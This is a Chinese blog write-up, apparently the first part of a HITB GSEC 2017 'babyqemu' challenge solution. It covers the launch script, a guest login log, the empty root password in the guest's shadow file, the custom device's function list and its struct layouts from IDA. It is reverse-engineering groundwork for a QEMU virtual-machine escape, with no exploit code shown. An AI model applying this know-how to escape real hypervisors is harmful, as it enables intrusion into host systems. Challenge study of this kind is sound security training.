HITB GSEC2017 pwn BABYQEMU

原创

yongbaoii 于 2022-01-22 20:03:42 发布 199 收藏

分类专栏： CTF 文章标签： 网络安全


CTF 专栏收录该内容

213 篇文章 7 订阅
订阅专栏

```sh
#! /bin/sh
./qemu-system-x86_64 \
-initrd ./rootfs.cpio \
-kernel ./vmlinuz-4.8.0-52-generic \
-append 'console=ttyS0 root=/dev/ram oops=panic panic=1' \
-enable-kvm \
-monitor /dev/null \
-m 64M --nographic  -L ./dependency/usr/local/share/qemu \
-L pc-bios \
-device hitb,id=vda
```

启动的bash脚本直接看出设备是hitb。

我们在文件系统的/etc/shadow中找到用户名是root 密码是空。




```
Starting network: [    1.540843] IPv6: ADDRCONF(NETDEV_UP): eth0: link is not ready
udhcpc: started, v1.26.2
[    1.547086] random: mktemp: uninitialized urandom read (6 bytes read)
udhcpc: sending discover
[    1.756192] tsc: Refined TSC clocksource calibration: 3193.987 MHz
[    1.756945] clocksource: tsc: mask: 0xffffffffffffffff max_cycles: 0x2e0a19f15f2, max_idle_ns: 440795287071 ns
[    3.548055] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX
[    3.550175] IPv6: ADDRCONF(NETDEV_CHANGE): eth0: link becomes ready
udhcpc: sending discover
udhcpc: sending select for 10.0.2.15
udhcpc: lease of 10.0.2.15 obtained, lease time 86400
deleting routers
[    4.558178] random: mktemp: uninitialized urandom read (6 bytes read)
adding dns 10.0.2.3
OK

Welcome to HITB
HITB login:
Welcome to HITB
HITB login:
Welcome to HITB
HITB login: ls
Password:
Login incorrect
HITB login:
Login timed out after 60 seconds

Welcome to HITB
HITB login: root[  185.397994] random: fast init done
ls
Password:
Login incorrect
HITB login: root
# ls
# ls
# ls
# ls
# ls
# ls
# ls
# lsl
-sh: lsl: not found
# ls
# cd ..
# ls
bin      init     linuxrc  opt      run      tmp
dev      lib      media    proc     sbin     usr
etc      lib64    mnt      root     sys      var
# [  594.236456] random: crng init done
```

Name	Size	Type	Modified
profile.d	10 bytes	Folder	06 July 2017, 23:05
fstab	334 bytes	unknown	06 July 2017, 22:55
group	307 bytes	unknown	06 July 2017, 22:55
hostname	5 bytes	unknown	06 July 2017, 23:04
hosts	38 bytes	unknown	06 July 2017, 22:55
inittab	1.0 kB	unknown	06 July 2017, 22:55
issue	16 bytes	unknown	06 July 2017, 23:04
mtab	19 bytes	unknown	06 July 2017, 22:55
os-release	101 bytes	unknown	06 July 2017, 22:55
passwd	340 bytes	unknown	06 July 2017, 22:55
profile	324 bytes	unknown	06 July 2017, 22:55
protocols	2.7 kB	unknown	06 July 2017, 22:55
resolv.conf	18 bytes	unknown	06 July 2017, 22:55
services	10.9 kB	unknown	06 July 2017, 22:55
shadow	243 bytes	unknown	06 July 2017, 22:55

```
Downloads                                Pictures
examples.desktop                         Public
glibc-2.23                               Pwngdb
glibc_2.23-0ubuntu11.3.debian.tar.xz     start.sh
glibc_2.23-0ubuntu11.3.dsc               Templates
glibc_2.23.orig.tar.xz                   Videos
Music
wuangwuang@ubuntu:~$ cd Desktop/
wuangwuang@ubuntu:~/Desktop$ ls
hitb-gsec-2017-babyqemu  start  vm-escape-master
wuangwuang@ubuntu:~/Desktop$ cd hitb-gsec-2017-babyqemu/
wuangwuang@ubuntu:~/Desktop/hitb-gsec-2017-babyqemu$ ls
babyqemu.tar  Makefile            qemu-system-x86_64.i64.zip
exp.c         pc-bios             rootfs.cpio
launch.sh     qemu-system-x86_64  vmlinuz-4.8.0-52-generic
wuangwuang@ubuntu:~/Desktop/hitb-gsec-2017-babyqemu$
```

```
root::10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
sys:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
mail:*:10933:0:99999:7:::
www-data:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
```

直接搜索


Functions window


函数名称	段
do_qemu_init_pci_hitb_register_types	.text
hitb_enc	.text
pci_hitb_register_types	.text
hitb_class_init	.text
pci_hitb_uninit	.text
hitb_instance_init	.text
hitb_obj_uint64	.text
hitb_raise_irq	.text
hitb_fact_thread	.text
hitb_dma_timer	.text
hitb_mmio_write	.text
hitb_mmio_read	.text
pci_hitb_realize	.text

hitb

比我们一般熟知的函数多了几个。

我们一般熟悉的有啥呢？
首先是总的结构体 **pci_hitb_register_types**
然后是type_init一直往下调用的函数 **do_qemu_init_pci_hitb_register_types**， 里面继续调用module_init用来初始化typeinfo、typeImpl结构体。
然后调用 **hitb_class_init** 初始化基类
然后调用 **pci_hitb_realize** 初始化类对象
hitb_instance_init 是总的结构体中的一个函数
然后就是mmio + pmio一共九个函数。


这个题没有pmio两个，但是多了六个不知道干嘛的。



```
do_qemu_init_pci_hitb_register_types   .text
hitb_enc                               .text
pci_hitb_register_types                .text
hitb_class_init                        .text
pci_hitb_uninit                        .text
hitb_instance_init                     .text
hitb_obj_uint64                        .text
hitb_raise_irq                         .text
hitb_fact_thread                       .text
hitb_dma_timer                         .text
hitb_mmio_write                        .text
hitb_mmio_read                         .text
pci_hitb_realize                       .text
```

我们一会一个一个分析。

首先 视图 子视图 本地类型 编辑




序号	名称	大小	同步	描述
1494	HitbState	00001BD0		struct __attribute__((aligned(16))) {PCIDevice_0 pdev;MemoryRegion_0 mmio;QemuThread_0 thread;QemuMutex_0 thr_mutex;...

请编辑类型声明

```
偏移量 大小
           struct __attribute__((aligned(16))) HitbState
           {
0000 09F0    PCIDevice_0 pdev;
09F0 0100    MemoryRegion_0 mmio;
0AF0 0008    QemuThread_0 thread;
0AF8 0028    QemuMutex_0 thr_mutex;
0B20 0030    QemuCond_0 thr_cond;
0B50 0001    bool stopping;
0B54 0004    uint32_t addr4;
0B58 0004    uint32_t fact;
0B5C 0004    uint32_t status;
0B60 0004    uint32_t irq_status;
0B68 0020    dma_state dma;
0B88 0030    QEMUTimer_0 dma_timer;
0BB8 1000    char dma_buf[4096];
1BB8 0008    void (*enc)(char *, unsigned int);
1BC0 0008    uint64_t dma_mask;
     1BD0  };
```


把我们的核心结构体拿出来。
里面刚开始那几个结构体都是系统自定义的，不需要管他。

要注意的是dma_state




```
偏移量 大小  struct dma_state
             {
0000   0008    dma_addr_t src;
0008   0008    dma_addr_t dst;
0010   0008    dma_addr_t cnt;
0018   0008    dma_addr_t cmd;
       0020  };
```

还有QEMUTimer_0
其实也就是QEMUTimer



QEMUTimer_0	00000030	typedef QEMUTimer
QEMUTimer	00000030	struct __attribute__((aligned(8))) {int64_t expire_time;QEMUTimerList_0 *timer_list;QEMUTimerCB *cb;void *opaque;QEMUTime...


所以长这样



```
00000120    struct {QEMUTimer_0 *timer;MemoryRegion_0 io;int64_t overflow_time;acpi_update_sci_fn update_sci;}
00000130    struct {$D7DF24977ADDBB513435D6EF61504489 tco;uint8_t sw_irq_gen;QEMUTimer_0 *tco_timer;int64_t expire_t
00001BC0    struct {PCIDevice_0 pdev;MemoryRegion_0 mmio;QemuThread_0 thread;QemuMutex_0 thr_mutex;QemuCond_0
00001BD0    struct __attribute__((aligned(16))) {PCIDevice_0 pdev;MemoryRegion_0 mmio;QemuThread_0 thread;QemuMutex_
00000038    ng;$9D4
00002278    0 *vqs;\
000002B0    se_year;
00000028    Route_C
000003B8    $A73F34
00000218    0 *svq;
000004A8    tQueue_
000003D0    ;int sect
000004C0    4_t sectc
00000038    ed;uint8_
00000028    gfx;bool
00000018
00000048    d_head;h
00000030    CB *writ
000003D0    dma;uin
000002A0    dma_cha
00000060    ;QEMUT
00000050    ector;uin
00010078    t mps;ir
00040930    out[655
00000018    er;}
C89...  00000220    quiry_d
00001448    t acl_bu
00000130    ol;uint8_
000030D8    struct {Chardev_0 parent;int enable;qemu_irq *pins;int pin_state;int modem_state;int out_start;int out_len;int out_si
000001D0    struct {uint16_t divider;uint8_t rbr;uint8_t thr;uint8_t tsr;uint8_t ier;uint8_t iir;uint8_t lcr;uint8_t mcr;uint8_t lsr;uint8_t
00004BC8    struct {IPMIBmc_0 parent;QEMUTimer_0 *timer;uint8_t bmc_global_enables;uint8_t msg_flags;bool watchdog_initi
```

